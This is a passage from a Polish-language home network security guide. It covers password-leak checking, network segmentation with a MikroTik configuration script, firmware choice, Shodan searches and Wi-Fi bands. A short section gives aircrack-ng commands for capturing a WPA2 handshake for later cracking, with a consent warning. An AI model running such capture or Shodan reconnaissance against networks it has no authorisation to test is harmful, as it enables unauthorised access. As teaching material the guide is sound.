Obecnie pojawiły się też metody na sprawdzanie w czasie prawie rzeczywistym, czy nasze hasło nie znalazło się w jakimś wycieku – poza ręcznym zweryfikowaniem w serwisie Have I Been Pwned, można również zintegrować się z systemem operacyjnym. Serwis udostępnia także płatne API[124].

Twórcy menedżerów haseł sami umożliwiają odpytywanie zewnętrznych baz danych w poszukiwaniu wycieków, również w dark webie[125] (ukryta sieć wymagająca dedykowanych przeglądarek, jak np. TOR)[126]. Nawet twórcy przeglądarek internetowych – takich jak Microsoft Edge – dodają moduł Password Monitor[127] pozwalający na automatyczną kontrolę, czy nasze hasło nie zostało gdzieś opublikowane.

K-Anonymity to kolejne zagadnienie związane z hasłami. Jest to koncept wprowadzony w 1998 roku, oparty na idei ukrywania informacji identyfikujących osobę poprzez łączenie różnych zestawów danych o zbliżonych cechach. Spolszczona nazwa tego konceptu to K-anonimizacja, która polega na maskowaniu tożsamości poprzez tworzenie większych grup danych, co utrudnia identyfikację pojedynczych osób[128].

K-anonimizacja może być także stosowana w celu zwiększenia bezpieczeństwa transmisji hasha hasła. Dzięki temu serwisy testujące otrzymują mniej informacji o skrócie hasła, co utrudnia złamanie go przez cyberprzestępców. Klient generuje zanonimizowany hash, pobiera skróty z bazy danych, a analizę przeprowadza lokalnie. Technicznie mówiąc, modyfikujemy funkcję skrótu haseł poprzez skracanie hashy zamiast ich solenia, co wprowadza niejednoznaczność w odpowiedziach na żądania klienta. Dzięki takiemu podejściu możliwe są efektywne zapytania kierowane do API bez użycia struktury drzewa decyzyjnego. Jest to łatwe w implementacji zagadnienie przy wykorzystaniu protokołu HTTP, a klientom umożliwia wykorzystanie pamięci podręcznej w testowaniu haseł[129].

Segmentacja sieci

DOBRE RADY: PODZIAŁ SIECI LAN

- Wydziel z głównej sieci potencjalnie niebezpieczne urządzenia (np. dostępne z Internetu).
- Korzystaj z oddzielnych podsieci lub VLAN-ów do wydzielenia urządzeń IoT bądź systemów monitoringu.

Segmentacja sieci to, najprościej mówiąc, wydzielenie części sieci w celu ograniczenia dostępu między nią a inną jej częścią. Dzięki takiemu zabiegowi, w przypadku włamania do jednej części sieci, utrudniamy potencjalnemu atakującemu dalsze analizowanie danej sieci lub podsłuchiwanie ruchu sieciowego.

Wyobraźmy sobie sytuację, że ktoś zaatakował podatną kamerę IP, a z niej zaczął przeglądać pliki udostępnione w domowej sieci na ogólnodostępnym dysku sieciowym. Segmentacja sieci ograniczyłaby dostęp tylko – albo aż – do kamery, ale przy jej braku atakujący mógłby zapoznać się również z dokumentami, w których znalazłby się np. fizyczny adres albo inne poufne dane. Połączenie tych danych ze sobą pozwoli na znacznie więcej niż tylko pozyskanie obrazu, choć i do takich sytuacji w miarę możliwości lepiej nie dopuścić.

Najprostszą opcją zastosowania segmentacji sieci jest utworzenie sieci gościnnej z wykorzystaniem funkcji wydzielania logicznego fragmentu sieci. W ten sposób urządzenia o mniejszym stopniu zaufania można podłączać do tego segmentu, jednocześnie zachowując główną sieć w ukryciu. Warto jednak pamiętać, że sieć gościa może być ograniczona do niezabezpieczonej sieci z funkcją *captive portal*, co może być pewną przeszkodą przy wykorzystaniu tego podejścia. Jeśli korzystamy z urządzenia Funbox od Orange, możemy również skorzystać z predefiniowanej sieci dla IoT, która działa na podobnych zasadach.

Druga opcja w domu to wykorzystanie dwóch (lub więcej) routerów ustawionych kaskadowo. Segmentację można z powodzeniem wykonać, korzystając np. z dwóch routerów firmy MikroTik ustawionych jeden za drugim.

Trzecią opcją jest budowa sieci z wy VLAN[130] (Virtual Local Area Network), o ile nasz router posiada takie funkcje. Przykładowo routery marki Asus oferują taką sieć tylko dla funkcji wymaganej do oglądania telewizji sieciowej opartej na IPTV (Internet Protocol Television). Jeśli nie mamy w routerze takich funkcji, można korzystać z dodatkowego urządzenia typu switch – koniecznie zarządzalnego.

Oczywiście są też bardziej wyszukane rozwiązania, jak wykorzystanie odrobinę wydajniejszych routerów MikroTik z opcją wielu podsieci i oferowania w nich DHCP z poziomu routera.

Większe sieci warto też poddawać segmentacji, dzieląc je na fragmenty i ograniczając przy tym zbędny ruch sieciowy. W domowych, małych sieciach LAN, nie jest to głównym kryterium, którym warto się kierować.

Przykład segmentacji sieci przy wykorzystaniu jednego routera typu MikroTik

Większość domowych urządzeń tego typu oferuje trzy lub cztery porty LAN oraz jeden przeznaczony do połączeń WAN; wykorzystajmy cztery do zbudowania przykładowej sieci (listing 23[131]). Ważne ustalenie na początek – musimy mieć router firmy MikroTik w trybie pracy routera, nie zawsze tak jest świeżo po restarcie. Założenia to:

- nie wymieniony port 0 działający jako WAN,
- port 1 – zarządzanie podsiecią A (DHCP oferujący adresację z puli `192.168.10.0/24`),
- port 2 – podsieć B (DHCP oferujący adresację z puli `192.168.20.0/24`),
- port 3 – podsieć C (DHCP oferujący adresację z puli `192.168.30.0/24`),
- port 4 – podsieć D (DHCP oferujący adresację z puli `192.168.40.0/24` po Wi-Fi).

Podsieć D będzie zawierała hosty, do których dopuszczamy ruch z podsieci B oraz C. Ruch pomiędzy nimi będzie jednak filtrowany.

Listing 23. Skrypt pozwalający na budowę segmentowanej sieci na urządzeniach marki MikroTik

```
/interface list
add comment=defconf name=WAN
add comment=defconf name=LAN
add comment=OGRANICZONA name=IoT

/ip pool
add name=dhcp_pool1 ranges=192.168.10.2-192.168.10.254
add name=dhcp_pool2 ranges=192.168.20.2-192.168.20.254
add name=dhcp_pool3 ranges=192.168.30.2-192.168.30.254
add name=dhcp_pool4 ranges=192.168.40.2-192.168.40.254

/ip neighbor discovery-settings
set discover-interface-list=LAN

/interface detect-internet
set lan-interface-list=LAN

/interface list member
add comment="MGMT" interface=ether2 list=LAN
```

```
add comment="LAN 1" interface=ether3 list=LAN
add comment="LAN 2" interface=ether4 list=LAN
add comment="IoT 1" interface=wlan1 list=LAN

/ip address
add address=192.168.10.1/24 comment=MGMT interface=ether2
network=192.168.10.0
add address=192.168.20.1/24 comment="LAN 1" interface=ether3
network=192.168.20.0
add address=192.168.30.1/24 comment="LAN 2" interface=ether4
network=192.168.30.0
add address=192.168.40.1/24 comment="IoT 1" interface=wlan1
network=192.168.40.0

/ip dhcp-server
add address-pool=dhcp_pool1 disabled=no interface=ether2 lease-time=8h
name=dhcp1
add address-pool=dhcp_pool2 disabled=no interface=ether3 lease-time=8h
name=dhcp2
add address-pool=dhcp_pool3 disabled=no interface=ether4 lease-time=8h
name=dhcp3
add address-pool=dhcp_pool4 disabled=no interface=wlan1 lease-time=8h
name=dhcp4

/ip dhcp-client
add comment=defconf disabled=no interface=ether2

/ip dhcp-server network
add address=192.168.10.0/24 comment=defconf gateway=192.168.10.1
add address=192.168.20.0/24 gateway=192.168.20.1
add address=192.168.30.0/24 gateway=192.168.30.1
add address=192.168.40.0/24 gateway=192.168.40.1

/ip firewall filter
add action=accept chain=input comment="defconf: accept
established,related,untracked" connection-state=established,related,untracked
add action=drop chain=input comment="defconf: drop invalid"
connection-state=invalid
add action=accept chain=input comment="defconf: accept ICMP" protocol=icmp
add action=accept chain=input comment="defconf: accept to local loopback
(for CAPsMAN)" dst-address=127.0.0.1
```

```
add action=drop chain=input comment="defconf: drop all not coming from LAN"
in-interface-list=!LAN
add action=fasttrack-connection chain=forward comment="defconf: fasttrack"
connection-state=established,related
add action=accept chain=forward comment="defconf: accept
established,related, untracked" connection-state=established,related,untracked
add action=accept chain=forward in-interface=ether2
add action=accept chain=forward in-interface=ether3 out-interface=wlan1
add action=accept chain=forward in-interface=ether4 out-interface=wlan1
add action=drop chain=forward comment="defconf: drop invalid"
connection-state=invalid
add action=drop chain=forward comment="defconf: drop all from WAN
not DSTNATed" connection-nat-state=!dstnat connection-state=new
in-interface-list=WAN
add action=drop chain=forward

/ip firewall nat
add action=masquerade chain=srcnat comment="defconf: masquerade"
out-interface-list=WAN
```

Oczywiście do poprawnego działania skryptu potrzebna jest też skonfigurowana sieć Wi-Fi oraz dodanie dystrybucji adresu DNS w pulach DHCP, urządzenia odbiorcze muszą ponadto dopuszczać ruch z innych podsieci. Ten przykład został rozbudowany o kilka typowych reguł firewall wycinających zbędny ruch oraz o wykorzystanie metody znanej w routerach firmy MikroTik jako Fasttrack. Poprawia ona wydajność sieci, nie wymuszając ponownej analizy pakietów, jeśli połączenie jest w trybie *established*.

Sam skrypt warto przeanalizować i zmodyfikować do własnych zastosowań.

Kiedy wybrać alternatywne firmware, a kiedy pozostać przy oryginalnym oprogramowaniu

ZALECENIA: WYBOÓR OPROGRAMOWANIA SPRZĘTOWEGO

- Zastanów się, czy warto rozważyć przejście na inne oprogramowanie i czy znajdziesz na to czas.
- Upewnij się, czy Twój router jest zgodny z obsługiwanymi rozwiązaniami.
- Przeanalizuj, czy alternatywne oprogramowanie pozwala na bezproblemową pracę w Twojej sieci oraz czy wszystkie używane obecnie usługi będą nadal działać.

Używanie alternatywnego firmware'u może mieć zarówno zalety, jak i wady.

Rozwiązania alternatywne zazwyczaj oferują więcej funkcji, takich jak możliwość optymalizacji i lepszej konfiguracji ustawień sieciowych. Takie oprogramowanie często pozwala na instalację dodatkowych modułów – również od innych dostawców. Problemem jest to, czy będziemy z tych dodatkowych udogodnień korzystać. Jeśli nie, może okazać się, że nasz router tylko niepotrzebnie zwolni, bo oprogramowanie alternatywne okaże się dla niego zbyt obciążające. Dodatkowo nigdy nie wiemy, jakie funkcje będą rozwijane w tego typu systemach, więc czasem możemy dojść do wniosku, że są to zupełnie niepotrzebne usprawnienia.

Zdecydowanie można jednak liczyć na większe bezpieczeństwo tak zabezpieczonego routera, zwłaszcza jeśli dysponujemy starszym urządzeniem, które nie dostaje aktualizacji od swojego twórcy.

Mimo wszystko nie możemy oczekiwać, że wykryte błędy będą zawsze naprawiane natychmiast. Zazwyczaj projekty typu *open source* realizowane są przez pasjonatów w wolnych chwilach, bez żadnej gwarancji, kiedy i czy coś zostanie zrealizowane lub poprawione, nawet jeśli zostanie im zgłoszony błąd lub podatność na atak. Korzystając z alternatywnego – darmowego – firmware'u, czasem z problemami zostajemy sami (co nie oznacza, że taka sytuacja nie może zdarzyć się w przypadku oprogramowania dostarczonego przez producenta sprzętu).

Jest jeszcze kilka innych minusów wymiany firmware'u.

Zaczynając od najmniej ważnego, należy wymienić wygląd. Często interfejsy rozwiązań producenckich są zwyczajnie ładniejsze, bardziej przemyślane i łatwiejsze w konfiguracji.

Proces instalacji nie zawsze jest prosty, zazwyczaj wymaga wiedzy i czasu poświęconego na czytanie samouczków, a i to nie gwarantuje sukcesu, bo nasze urządzenie może po zakończonym procesie wcale się nie uruchomić. Czasem będzie to niekompatybilność z wydanym w jakimś kraju modelem, a czasem zwykły pech, jeśli np. podczas instalacji zabraknie zasilania.

Sama instalacja oprogramowania alternatywnego często łamie postanowienia licencyjne, a co za tym idzie – pozbawia nas gwarancji, jeśli nasz router jest nią objęty. Warto o tym pamiętać, zanim zaczniemy robić cokolwiek ze sprzętem.

Dodatkowo alternatywne oprogramowanie nie zawsze będzie wspierać dany model routera lub nie będzie wspierać go w pełni. Niestety, jest to normalna wada oprogramowania, które nie zostało stworzone jako dedykowane.

Ostatecznie – warto przemyśleć, czy mamy chęć i czas na przeprowadzenie zmiany na alternatywne oprogramowanie firmware. Nie jest to czynność szybka niczym instalacja aplikacji w systemie, wymaga wiedzy, nie gwarantuje sukcesu i grozi utratą gwarancji na sprzęt. Natomiast jeśli dysponujemy starszym urządzeniem lub w naszym bazowym oprogramowaniu firmware brakuje

jakichś ważnych funkcji, warto spróbować zmiany. W najgorszym przypadku czeka nas wymiana routera na nowszy model, co czasem i tak jest konieczne.

Do czego służy Shodan i jak z niego korzystać

ZALECENIA: OGRANICZENIE WIDOCZNOŚCI URZĄDZEŃ Z SIECI WAN

- Sprawdź, czy wszystkie urządzenia potrzebują być stale podłączone do sieci; sporo urządzeń, jak: drukarki, termostaty, niańki elektroniczne i wiele innych, może działać, korzystając wyłącznie z sieci LAN.
- Zmień dane do logowania do swoich sprzętów – zwłaszcza jeśli masz je ustawione na domyślnych danych dostarczonych przez producenta sprzętu.
- Ogranicz prezentowanie na banerze informacyjnym do wymaganego minimum lub wyłącz go całkowicie.
- Sprawdź, czy Twój firewall jest prawidłowo skonfigurowany i ogranicza nieautoryzowany dostęp do Twoich urządzeń w sieci.

Wcześniej w tym rozdziale wspomniana została wyszukiwarka Shodan dostępna pod adresem *http://shodan.io*. Warto o niej szerzej opowiedzieć, jako że to bardzo przydatne narzędzie pentestera.

Shodan przypomina wyszukiwarkę Google, z małą różnicą – nie szuka stron w sieci, tylko podłączonych do niej urządzeń. Szukać można, wykorzystując adres IP, nazwę urządzenia, miasto lub wiele innych technicznych kategorii.

W wersji darmowej jako wynik zapytania wyświetlane jest 50 pozycji, ale w przeszłości zdarzały się promocje, dzięki którym dostęp do płatnej wersji serwisu oferowany był za symboliczną opłatą.

Działanie serwisu zaczęło się w 2003 roku, gdy John Matherly napisał skrypt nieustannie mapujący sieć Internet, przeszukujący losowe adresy IP i otwarte na nim porty, a następnie stworzył wyszukiwarkę pozwalającą na przeglądanie zebranych tam wyników. Shodan jednak publiczny stał się dopiero w 2009 roku.

O ile twórca nie miał w planach udostępnić łatwego w użyciu narzędzia dla hackerów, to szybko okazało się, że w zebranych danych można bez problemu znaleźć np. kamery przemysłowe lub systemy typu SCADA, które nie powinny być publicznie dostępne. Na pytanie, jak wyszukiwarka pozyskuje tak szerokie dane, jedynie odpytując poszczególne porty, jest bardzo prosta odpowiedź – baner. Wiele z odpytywanych urządzeń zwraca szczegółowe informacje na ich temat, m.in. takie jak:

- nazwa urządzenia,
- adres IP,
- port,

- firma,
- lokacja (miasto, kraj itp.).

Mając sporą bazę użytkowników gotowych przeglądać bazę, udało się odnaleźć dostępne publicznie urządzenia, takie jak wspomniane wyżej kamery, ale również:

- routery,
- elektroniczne nianie,
- satelity,
- systemy zarządzania wodą i sygnalizacją świetlną,
- elementy elektrowni atomowych.


O ile brzmi to dość szokująco, to mimo wszystko są to tylko dane odczytane z banerów bez możliwości wprowadzania zmian w prezentowanych tam urządzeniach. Wiele z nich jest prawidłowo zabezpieczonych. Nadal jednak warto pamiętać, że Shodan prezentuje zakres publicznie dostępnych danych. Jeśli w naszej sieci wykorzystujemy kamerę z dostępem z sieci zewnętrznej i niezmienionymi domyślnymi hasłami, istnieje duże prawdopodobieństwo, że korzystamy z niej nie tylko my, ale także hackerzy, którzy mogą obserwować nasze mieszkanie. Często są to też drzwi bezpośrednio do naszej sieci wewnętrznej, jeśli atakujący uzyska kontrolę nad wspomnianym urządzeniem, z powodzeniem może wykorzystać je do dystrybucji złośliwego oprogramowania lub posłużyć się innymi podatnościami na wykryte kolejne urządzenia.

Ostatecznie głównym zastosowaniem Shodana jest testowanie zabezpieczeń firmowych lub akademickich, ale daje również możliwość sprawdzenia, ile z naszych urządzeń domowych dostępnych jest z sieci publicznej. Wyszukiwarka ma zatem zarówno zastosowanie biznesowe, jak i czysto hobbystyczne. Innym ciekawym przykładem, do czego można wykorzystać zebrane w ten sposób wyniki, są badania marketingowe, które mogą dzięki temu prowadzić twórcy sprzętu, sprawdzając, gdzie trafiają ich produkty.

Oczywiście wyszukiwarka cieszy się dużym zainteresowaniem wśród ekspertów cyberbezpieczeństwa i profesjonalistów IT, którzy monitorują występowanie podatności w sieci, np. analizując, ile z urządzeń podłączonych do Internetu korzysta z wersji firmware podatnych na wykryte ataki[132].


Przykład wykorzystania narzędzia

Przeanalizujmy wyszukiwanie przykładowego hasła, jakim jest `cisco`. Zwraca ono ponad 6 milionów wyników (rysunek 30).



Rysunek 30. Przykład zapytania `cisco` za pomocą wyszukiwarki Shodan

Dzięki dodaniu informacji, że chcemy wyświetlić wyniki z Nowego Jorku (rysunek 31) za pomocą zapytania: `cisco city:"New York"`, ograniczymy wyszukanie do ok. 6 tysięcy pozycji.



Rysunek 31. Wyszukanie za pomocą wyszukiwarki Shodan z użyciem parametrów (dostępne po zalogowaniu)

Zachęcam Was do samodzielnego sprawdzenia (na podstawie wiedzy zaczerpniętej z podrozdziału o UPnP) wyników dla zapytania np.:
`cisco port:1900 country:"FR" city:"Paris" org:"Orange S.A."`.

Zakresy działania sieci Wi-Fi

ZALECENIA: WYBÓR ZAKRESU SIECI Wi-Fi

- Wybierz większe pasmo tam, gdzie to możliwe.
- Używaj połączeń kablowych w celu podłączenia kolejnych punktów dostępowych Wi-Fi do oddalonych urządzeń, zamiast korzystać z pasma 2,4 GHz.

Każda sieć bezprzewodowa ma do wyboru zakres częstotliwości, na jakich będzie można się z nią połączyć. Wybór ten nie jest zbyt szeroki, bo mamy tu do dyspozycji dwie lub trzy możliwości: 2,4 GHz, 5 GHz i od niedawna 6 GHz – dostępną w specyfikacji Wi-Fi 6E[133].

Większość obecnie dostępnych routerów z Wi-Fi oferuje tryb mieszany, pozwalający na inteligentny wybór odpowiedniego pasma 2,4 GHz lub 5 GHz – w zależności od możliwości połączenia samego łączącego się urządzenia.

Różnice, jakie są pomiędzy nimi, będą zauważalne głównie z powodu oferowanej przepustowości oraz stabilności połączenia. Wybór wyższych pasm, (5 GHz) lub, jeśli możemy, 6 GHz, zagwarantuje nam zdecydowanie wyższe transfery, które, przy tej wyższej opcji, porównywalne są z użyciem łącza kablowego o przepustowości 1 Gbps. Nawiązane połączenie będzie też znacznie łatwiej utrzymać, gdyż pasmo będzie szersze, a co za tym idzie – więcej sprzętów będzie mogło nawiązać połączenie z siecią Wi-Fi, nie wpływając wzajemnie na komunikację i generując mniej zakłóceń.

Wyższe częstotliwości mają jednak pewną istotną wadę. Wraz z ich wzrostem komunikacja staje się trudniejsza. Pokonywanie różnych ośrodków, jakimi są ściany, może stać się niemożliwe już przy wyborze pasma 5 GHz. Jeśli musimy za pomocą Wi-Fi połączyć ze sobą kilka oddalonych od routera urządzeń, konieczne może stać się połączenie w wolniejszym, ale oferującym większy zasięg paśmie 2,4 GHz.

Warto jednak tego unikać i spróbować wykorzystać inne rozwiązania, jak połączenia z wykorzystaniem kabli Ethernet, budowanie połączeń opartych na siatkach (ang. *mesh*) – nawet za pomocą połączenia kablowego. Dzięki temu możemy dystrybuować Wi-Fi w wyższych pasmach. Ma to również wpływ na bezpieczeństwo – wybierając pasmo o mniejszym zasięgu, utrudniamy przeprowadzanie potencjalnych ataków.

Przykład podatności

W tym miejscu zostanie przedstawione wykorzystanie powszechnie dostępnego narzędzia do przechwytywania handshake'u w sieci Wi-Fi. Procedurę tę znacznie utrudnia brak dostępu do sieci – wymaga odpowiednio mocnego sygnału. Warto podkreślić, że jest to jednoznaczne z atakiem, dlatego testy tego

typu powinny być przeprowadzane wyłącznie na urządzeniach przeznaczonych do celów testowych lub za wyraźną zgodą właściciela na przeprowadzenie testów penetracyjnych. Należy zauważyć, że choć przedstawione zostało narzędzie zdolne do łamania haseł, sam atak nie będzie tu zaprezentowany.

Ten atak wymaga wcześniejszego przygotowania, posiadania Kali Linuxa, a także odpowiedniej karty Wi-Fi, oferującej pracę w trybie *Monitor*. Tych z Was, którzy chcą zgłębić wiedzę na ten temat, odsyłam do listy odpowiednich urządzeń[134].

Narzędziem, którego będziemy potrzebować, jest Aircrack-ng, dostępny w repozytorium debianowym. Do jego zainstalowania służy poniższa komenda:

```
sudo apt-get install aircrack-ng
```

Zaczynamy od wyszukania dostępnych interfejsów sieciowych komendą `airmon-ng`, przy czym założymy, że wynik zwrócony to `wlan0`. Następnie wybraną kartę sieciową przełączymy w tryb *Monitor* za pomocą komendy `airmon-ng start wlan0`. Jeśli w tym momencie sprawdzimy narzędziem ipconfig, jakie mamy interfejsy, pojawi nam się coś podobnego do `mon0` lub `wlan0mon`.

Następnie zaczynamy słuchać ramek typu Beacon[135] komendą `airdoump-ng mon0`.

Przykładowy wynik wyszukiwania to:

```
CH 13 ][ Elapsed: 52 s ][ 2017-07-23 15:49
BSSID   PWR  Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
9C:5C:8E:C9:AB:C0 -81    19 0  0   3 54e  WPA2 CCMP  PSK  hackme
```

Do dalszych testów potrzebny nam będzie adres MAC BSSID oraz kanał (CH). Zajmiemy się teraz przechwytywaniem 4-Way Handshake[136], który wykonuje się zawsze, gdy w sieci Wi-Fi pojawi się nowe urządzenie.

```
airodump-ng -c 3 --bssid 9C:5C:8E:C9:AB:C0 -w . mon0
```

Wynikiem tego będzie np.:

```
CH  6 ][ Elapsed: 1 min ][ 2017-07-23 16:09 ]
BSSID PWR RXQ Beacons #Data,#/s CH MB ENC CIPHER AUTH ESSID
9C:5C:8E:C9:AB:C0 -47 0 140 0 0 6 54e WPA2 CCMP  PSK  ASUS
```

W tym miejscu należy zaczekać, aż u góry pojawi się komunikat, np. `[WPA handshake: bc:d3:c9:ef:d2:67]`. Gdy już złapiemy pakiet 4-Way Handshake, zamykamy aplikację `ctrl-c`. W miejscu, w którym uruchomiliśmy `airodump-ng`, znajdziemy plik z rozszerzeniem `.cap`. Zawarty w nim będzie hash używanego w sieci Wi-Fi hasła, który w dalszej kolejności można próbować łamać za pomocą innych narzędzi, jak `naive-hashcat`[137].

Inne aspekty związane z bezpieczeństwem

DODATKOWE WSKAZÓWKI DOTYCZĄCE BEZPIECZEŃSTWA

- Używaj najlepszego dostępnego szyfrowania.
- Aktualizuj swoje urządzenia sieciowe.
- Czytaj komunikaty branżowe dotyczące bezpieczeństwa IT (jeśli chcesz wiedzieć więcej).

Pewnie zabrzmi to dość banalnie, ale bezpieczeństwo to niekończący się wyścig między atakującymi i producentami sprzętu oraz oprogramowania. To, co wystarczało do zapewnienia bezpieczeństwa wczoraj, dziś już może okazać się nieskuteczne.

Błędy implementacyjne lub wynikające z lenistwa zdarzają się co pewien czas nawet dużym producentom sprzętu, kierującym swoje produkty do klientów biznesowych, więc trzeba spodziewać się, że podobnie – albo i gorzej – jest ze sprzętem domowym. Czasem warto więc śledzić informacje o nowych metodach i atakach, które zaczynają dominować w sieci, żeby, jak mówi przysłowie, nie obudzić się „za pięć dwunasta", zwłaszcza jeśli chcemy na dobre zainteresować się tematyką cyberbezpieczeństwa.

Na przykład używane dziś metody AES-256 lub RSA są wystarczające dla większości zastosowań, ale rozwój komputerów kwantowych może, chociaż wcale nie musi, mocno zrewidować to, co postrzegamy dziś jako bezpieczne. Jeśli tak będzie, może nas w najbliższych latach czekać masowa wymiana urządzeń sieciowych na oferujące inne rozwiązania niż dotychczas używane algorytmy[138].

Jeśli podczas konfiguracji sprzętu natrafimy na trudności lub błędy, nie bójmy się szukać pomocy. Internet to kopalnia wiedzy i jeśli natrafiliśmy na błąd, to jest duża szansa, że inni też. Warto jednak mieć na uwadze to, że nie wszystkie porady są poprawne, a w skrajnych przypadkach mogą być niebezpieczne.

Gdy przy pracy pojawią się nieprzewidziane komunikaty, dziwne zachowanie lub problemy z zapisywaniem zmian w panelu routera, najpierw trzeba wyczyścić *cache* przeglądarki, skorzystać z innej lub z innego komputera. Kolejny krok – to oczywiście kontakt poprzez fora producentów oraz komunikację e-mailową z działem wsparcia – zazwyczaj przewidziano na taką komunikację odpowiednie formularze lub wskazana jest inna droga zadawania pytań. Ostatecznie, jeśli to nie pomoże, zadajmy pytanie wyszukiwarce albo wprost zapytajmy na forach branżowych.

Jeśli widzimy mało profesjonalne podejście po stronie producenta i brak informacji, co zrobić z napotkanym błędem, można skorzystać z prawa gwarancji lub zwrócić sprzęt, gdy mamy taką możliwość.

KONFIGURACJA ROUTERA

Jako przykład konfiguracji użyty został router marki Asus RT-AX-55. Jest to w zasadzie bez znaczenia, gdyż wszyscy producenci tego typu sprzętu oferują podobne rozmieszczenie funkcjonalności. Delikatną odmianą będą urządzenia marki MikroTik, w których interfejs użytkownika na pierwszy rzut oka będzie dość nieintuicyjny, a jego konfiguracja jest trochę bardziej wymagająca.

Rozpoczęcie konfiguracji

W tym miejscu przedstawione zostaną pierwsze czynności do wykonania przy nowym routerze, który chcemy podłączyć do sieci.

Pierwsze kroki konfiguracyjne – wersja dla routerów przewodowych


Pierwszą rzeczą, którą należy wykonać po rozpakowaniu nowego urządzenia i po uruchomieniu go, jest fizyczne podłączenie go kablem (z reguły w standardzie UTP 5e lub 6 z wtyczką RJ-45) np. do komputera, koniecznie do portu oznaczonego jako LAN. Robimy to, podłączając router krótkim kablem znajdującym się zazwyczaj w zestawie. Jeśli sprzęt nie oferuje możliwości wpięcia kabla LAN, to często nowe routery Wi-Fi wystawiają bazową sieć, do której można podłączyć się z domyślnym hasłem lub bez niego.

Zazwyczaj host, czyli komputer, musi mieć ustawiony tryb pracy automatycznego przydziału adresu IP (dla przypomnienia: DHCP), dzięki czemu router będzie w stanie nadać mu adres w predefiniowanej sieci. Jeśli jest inaczej, znajdziemy na ten temat adnotację i należy ręcznie ustawić adres z podsieci znalezionej w instrukcji lub na naklejce na urządzeniu.

